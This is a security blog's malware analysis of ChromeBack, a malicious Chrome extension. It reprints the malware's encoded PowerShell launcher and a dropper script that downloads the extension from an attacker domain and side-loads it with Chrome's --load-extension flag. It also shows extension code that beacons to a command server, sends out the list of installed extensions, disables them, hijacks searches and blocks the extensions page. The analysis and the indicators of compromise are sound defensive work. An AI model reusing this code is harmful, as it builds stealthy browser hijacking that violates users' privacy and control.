
Malicious Chrome Browser Extension Exposed: ChromeBack Leverages Silent Extension Loading

gosecure.net/blog/2022/02/10/malicious-chrome-browser-extension-exposed-chromeback-leverages-silent-extension-loading/

GoSecure Titan Labs February 10, 2022



GoSecure Titan Labs received a malicious Chrome extension sample that we are calling ChromeBack (a4424f32a10770b7e486a38823f166ff) from GoSecure's Titan Managed Detection and Response (MDR) team. After creating a detection for GoSecure Titan Endpoint Detection & Response (EDR) to ensure that we can identify this threat for our clients, the GoSecure Titan Labs team is ready to spread the word and share how to address this serious issue that some users are already experiencing. The potential impact of ChromeBack is extensive, ranging from browser traffic hijacking and ad-redirection to deactivation of other extensions and even the activation of developer mode without the user's knowledge.

Analysis

This browser extension was identified as it was being downloaded via a Base64-encoded PowerShell command as displayed in *Figure 1* below.

```
1  "C:\\windows\\system32\\cmd.EXE /c start /min \"\" powershell -ExecutionPolicy Bypass -
WindowStyle Hidden -E
JABlAHgAdABQAGEAdABoACAAPQAgACIAJAAoACQAZQBuAHYAOgBMAE8AQwBBAEwAQQBQAFAARABBAFQAQQApAFwAYwBoAH
IAbwBtAGUAIgAKACQAYgBnAFAAYQB0AGgAIAA9ACAAIgAkAGUAeAB0AFAAYQB0AGgAXABiAGEAYwBrAGcAcgBvAHUAbgBk
```

Figure 1: Base64-Encoded Powershell Command

The encoded script begins with hard-coded variables, including the domain hosting the malware, ithconsukultin[.]com, and the location it will download its payload to, *%LOCALAPPDATA%\chrome*.

```
$extPath = "$($env:LOCALAPPDATA)\chrome"
$bgPath = "$extPath\background.js"
$archiveName = "$($env:LOCALAPPDATA)\archive.zip"
$taskName = "ChromeLoader"
$domain = "ithconsukultin.com"
$chromePath = ""
$iver = "2"

$isOpen = 0
$dd = 0
$ver = 0
```

Figure 2: Hard-coded Values

Next, the script will use *Test-Path* to check for the *%LOCALAPPDATA%\chrome* path. If it does not exist, the script will use *wget* to download the malicious Chrome extension from hxxp://ithconsukultin[.]com/archive[.]zip?iver=2 to *%LOCALAPPDATA%\chrome* as archive.zip. Expand-Archive is used to unpack the archive to *%LOCALAPPDATA%\chrome* before deleting the *archive.zip* file using *Remove-Item*.

```
if($isOpen){

    if(-not(Test-Path -Path "$extPath")){

        try{
            wget "https://$domain/archive.zip?iver=$iver" -outfile "$archiveName"
        }catch{
            break
        }

        Expand-Archive -LiteralPath "$archiveName" -DestinationPath "$extPath" -Force
        Remove-Item -path "$archiveName" -Force

    }
```

Figure 3: Downloading Extension

If the *%LOCALAPPDATA%\chrome* path does exist, the script will check for a previously installed version of itself by using *Get-Content* for the file *%LOCALAPPDATA%\chrome\background.js*, which is the main code of the malicious browser extension. The content of *background.js* will be split into an array and a base64-encoded tracking id, and the domain used to serve advertisements will be stored and checked against the result of a *wget* to hxxp://ithconsukultin[.]com/un?iver=2&did=<ad-domain>&ver=<tracking-id>.

If the ad domain from *background.js* matches the result, *Unregister-ScheduledTask* will be called to remove a scheduled task named *Chromeloader* before recursively deleting the *%LOCALAPPDATA%\chrome* path and downloading the ChromeBack extension from the alternate URL hxxp://ithconsukultin[.]com/archive.zip?iver=2&did=<ad-domain>&ver=<tracking-id>.

```
try{
    if (Test-Path -Path $bgPath)
    {

        $bg = Get-Content -Path $bgPath
        $bgArray = $bg.split('"')
        $ver = $bgArray[-2]
        $dd = $bgArray[-4]

    }
}catch{}

if ($dd -and $ver){


    try{

        $un = wget "https://$domain/un?iver=$iver&did=$dd&ver=$ver"

        if($un -Match "$dd"){
            Unregister-ScheduledTask -TaskName "$taskName" -Confirm:$false
            Remove-Item -path "$extPath" -Force -Recurse
        }

    }catch{}

    try{
        wget "https://$domain/archive.zip?iver=$iver&did=$dd&ver=$ver" -outfile "$archiveName"
    }
    catch{}

    if (Test-Path -Path "$archiveName"){
        Expand-Archive -LiteralPath "$archiveName" -DestinationPath "$extPath" -Force
        Remove-Item -path "$archiveName" -Force
    }

}
```

Figure 4: Removing Existing Version and Re-Downloading

The final step of the script loads the downloaded ChromeBack extension into Chrome using the `--load-extension` argument. *Get-Process* will be invoked for Chrome and *.CloseMainWindow()* will be used to close any running instances of Chrome. Once all instances are closed, a new instance of Chrome is called using start or *Start-Process* and with the `--load-extension` argument and the path to ChromeBack, as well as `--restore-last-session`, `--noerrdialogs`, and `--disable-session-crashed-bubble`.

```
try{
    Get-Process chrome | ForEach-Object { $_.CloseMainWindow() | Out-Null}

    if ([string]::IsNullOrEmpty($chromePath))
    {
        Start-Process -FilePath $chromePath -ArgumentList --load-extension="$extPath", --restore-last-session, --noerrdialogs, --disable-session-crashed-bubble
    }else{
        start chrome --load-extension="$extPath", --restore-last-session, --noerrdialogs, --disable-session-crashed-bubble
    }
```

Figure 5: Loading Extension with `--load-extension`

Further investigation of the `--load-extension` argument has shown it as a lucrative infection vector for many Chromium-based browsers. By using `--load-extension`, an unpacked Chrome extension can be loaded from local storage, providing a side-loading vector for malicious extensions. Additionally, loading of unpacked extensions usually requires the enabling of *Developer Mode*, which typically includes a visible user agreement prompt. However, when `--load-extension` is invoked, the user is not prompted or even notified that an unpacked extension has been loaded, and developer mode will appear as *not enabled* if someone checks. Microsoft Edge is the only browser among those we tested that provides the user a notification of the loaded extension. Chrome, Chromium, Opera, and even security focused browsers such as Comodo Dragon and Avast Secure Browser leave the user with no indication of any changes. Any JavaScript file with an accompanying manifest file can be loaded as an extension in this way, allowing for a wide range of malicious functionality to be added. A user's shortcut to their browser could be modified with the `--load-extension` argument allowing malicious code to load each time the browser is launched to achieve persistence.




Figure 6: Arbitrary JavaScript Loaded Without User Warning




Figure 7: Developer Mode Appears Off




Figure 8: Microsoft Edge Warning Message

The extension in question for ChromeBack consists of a manifest file, icon image, and a heavily obfuscated JavaScript file, *background.js* (b02455ddbc78841c2e3087fab5a9f9b2). Once installed, ChromeBack appears as Properties with ID *andnkmffoleapmidfgnnjjoepadbiika* and permissions for *contextMenus*, *tabs*, *storage*, *browsingData*, *webRequest*, *webRequestBlocking*, *privacy*, *alarms*, *management*, *://*/**, and *chrome://*/**. The last two permissions in this list allow for web request control for any URL, allowing blocking or modification of any web request.




Figure 9: Installed Extension Information

Figure 10: Permissions and Info from Manifest

The main functionality of ChromeBack redirects search requests to Google, Yahoo, or Bing through its own domain, tobepartou[.]com, as well as periodically serving its own advertisements via Chrome *alarms*. The extension's first code is a listener using the *runtime.onInstalled* event, which activates when the extension is first installed, seen below.

```
chrome["runtime"]["onInstalled"]["addListener"](Q => {
    var L7 = W355;
    L7.Q7();
    if(Q["reason"] == "install") {
        localStorage["removeItem"]("lastQuery");
        localStorage["removeItem"]("ad");
        localStorage["removeItem"]("is");
        chrome["alarms"]["create"]("hb", {
            delayInMinutes: "1.1" - 0,
            periodInMinutes: "180" >> 32
        });
        chrome["alarms"]["create"]("ad", {
            delayInMinutes: +"5",
            periodInMinutes: +"30"
        });
        analytics("install", "");
        sync();
        chrome["management"]["getAll"](function(P) {
            L7.V7();
            handleInstalledExtensions(P);
        });
        chrome["privacy"]["services"]["searchSuggestEnabled"]["set"]({
            value: !"1"
        });
    }
});
```

Figure 11: onInstalled Functionality

Local data for *lastQuery*, , and *is*, which are local variables used by the extension, will be removed. Two alarms, *hb* and are also created. *hb* will first trigger after a delay of 1.1 minutes, then every 180 minutes after that. will first execute at 5 minutes, then every 30 minutes. Next, the analytics function will be called with the argument install, and the *sync* function is called. The analytics function of ChromeBack uses the *navigator.sendBeacon* method of Chrome to send a small packet of data via an HTTP POST request. The POST request will be made to the URL hxxps://tobepartou[.]com/<arg-1>?ext=Properties&ver=4.4&dd=<id>, and if a second argument is provided, *&info=<arg-2>* will be appended to the URL.

```
function analytics(k, v) {
    var z7 = W355;
    var W;
    z7.V7();
    W = _ExtDom + k + "?ext=" + _ExtnensionName + "&ver=" + _ExtensionVersion + "&dd=" + _dd;
    if(v != "") {
        W = W + "&info=" + v;
    }
    navigator["sendBeacon"](W);
}
```

Figure 12: Analytics Function

The *sync* function will send a GET request to hxxps://tobepartou[.]com/redsync, which redirects to hxxps://freychang[.]fun. Hosted at hxxps://freychang[.]fun is a 16-digit number which is then passed to the sync function as the second argument along with the string sync for a call to *analytics()*. The result is a post to hxxps://tobepartou[.]com/sync?ext=Properties&ver=4.4&dd=<id>&info=<number>.

```
function sync() {
    var F7 = W355;
    var X;
    X = _ExtDom + "redsync";
    fetch(X, {
        method: "GET",
        credentials: "include"
    })["then"](x => x["text"]())["then"](a => {
        F7.V7();
        analytics("sync", a);
    })["catch"](o => {});
}
```

Figure 13: Sync Function




Figure 14: hxxps://freychang[.]fun Data

Next, ChromeBack will use the *management.getAll* method to get information on all other running Chrome extensions and pass that info to the *handleInstalledExtensions* function. *handleInstalledExtensions* will send a POST request to hxxps://com.tobepartou[.]com/ext?ext=Properties&ver=4.4&dd=<id> with a JSON object of a stringified list of running extensions as the data. Then, the list will be parsed and the Chrome *management.setEnabled* method will be called to set the value for each extension to *!1*, disabling all other extensions.

```
function handleInstalledExtensions(w) {
    fetch("https://com." + _ExtDomNoSchema + "/ext" + "?ext=" + _ExtnensionName + "&ver=" + _ExtensionVersion + "&dd=" + _dd, {
        method: "post",
        headers: {
            'Accept': "application/json, text/plain, */*",
            'Content-Type': "application/json"
        },
        body: JSON["stringify"](w)
    })["then"](A => A["text"]())["then"](D => handleExtensionResp(D));
}
```

Figure 15: handleInstalledExtensions Function

```
function handleExtensionResp(J) {
    try {
        extnesionIds = JSON["parse"](J)["list"];
        extnesionIds["forEach"](E => chrome["management"]["setEnabled"](E, !"1"));
    } catch(d) {}
}
```

Figure 16: Disabling Extensions from handleInstalledExtensions

There is a running listener for *alarms.onAlarm* events; When the *hb* alarm triggers, ChromeBack executes its analytics function with the argument *hb*, and the *sync* function. When the alarm triggers, the *getAd* function is called.

```
chrome["alarms"]["onAlarm"]["addListener"](function(k3) {
    if(k3["name"] === "hb") {
        analytics("hb", "");
        sync();
    } else if(k3["name"] === "ad") {
        getAd();
    }
});
```

Figure 17: onAlarm Listener

The *getAd* function calls a second function, *openAd*. *openAd* executes a GET request to hxxps://tobepartou[.]com/ad?ext=Properties&ver=4.4&dd=<id>. The response contains a URL with the intended advertisement to serve, *hxxps://a[.]nel[.]cloudflare[.]com/report/v3?s=<id-for-ad>*. The Chrome *tabs.create* method is then called to create a tab with the served advertisement.

```
function openAd() {
    var O;
    O = _ExtDom + "ad?ext=" + _ExtnensionName + "&ver=" + _ExtensionVersion + "&dd=" + _dd;
    fetch(O, {
        method: "GET",
        credentials: "include",
        redirect: "follow"
    })["then"](Y => Y["json"]())["then"](p => {
        var u, i, N;
        S7.Q7();
        if(p["length"] > "0" - 0) {
            u = p[+"0"];
            i = u[+"1"];
            N = "https:" + u["2" - 0];
            chrome["tabs"]["create"]({
                'url': i
            }
```

Figure 18: openAd Function

The listener is created with the intention to redirect search results using the *webRequest.onBeforeRequest* method. When a request is made, it is checked against the indexes of *Google*, *search.yahoo*, and *Bing*. Any requests to these domains will be blocked, and the search query stripped from the URL and appended to the end of a new target URL, hxxps://tobepartou[.]com/search?ext=Properties&ver=4.4&is=1&q=<query>. After the first redirection, the browser will be redirected again to a Bing search for the original query.




Figure 19: Redirection of Search Results

Within Chrome, users are typically able to see and manage access for all of their extensions in one tab *chrome://extensions*. An additional interesting evasion method used by ChromeBack is, upon a request to *chrome://extensions*, the tab will be removed and a new tab of *chrome://settings* will be created. This prevents a user from reaching the page to manage extensions, adding a hurdle for more novice users.

```
}
chrome["tabs"]["onUpdated"]["addListener"](function(t, H, B) {
    var E7 = W355;
    if(H["status"] == "loading" && B["url"]["indexOf"]("chrome://extensions") == +"0") {
        chrome["tabs"]["create"]({
            url: "chrome://settings"
        });
        chrome["tabs"]["remove"](t);
    }
});
```

Figure 20: Code for Preventing Access to Extensions

Conclusion

The ChromeBack extension is a browser hijacker, redirecting traffic and serving advertisements to users. Its utilization of the `--load-extension` argument outlines an interesting vector for injection of malicious code into a browser without the knowledge of the user. Users may not be aware that they have been compromised, especially since Developer Mode can be enabled without notification. Identification is possible with tools like GoSecure Titan Endpoint Detection & Response (EDR) and through a review of the information provided in this blog. To read more from GoSecure Titan Labs and our extensive security investigations, be sure to check this blog regularly and follow us on Twitter and LinkedIn.

Malware Analyst: Matthew Hood

Indicators of Compromise

Type	Indicator	Description
MD5	a4424f32a10770b7e486a38823f166ff	ChromeBack Extension Zipped (Archive.zip)
MD5	b02455ddbc78841c2e3087fab5a9f9b2	ChromeBack Extension Code (Background.js)
DOMAIN	ithconsukultin[.]com	ChromeBack Initial Download Domain
DOMAIN	tobepartou[.]com	ChromeBack Contact Domain
DOMAIN	freychang[.]fun	ChromeBack Contact Domain
DOMAIN	a[.]nel[.]cloudflare[.]com	ChromeBack Ad Hosting Domain
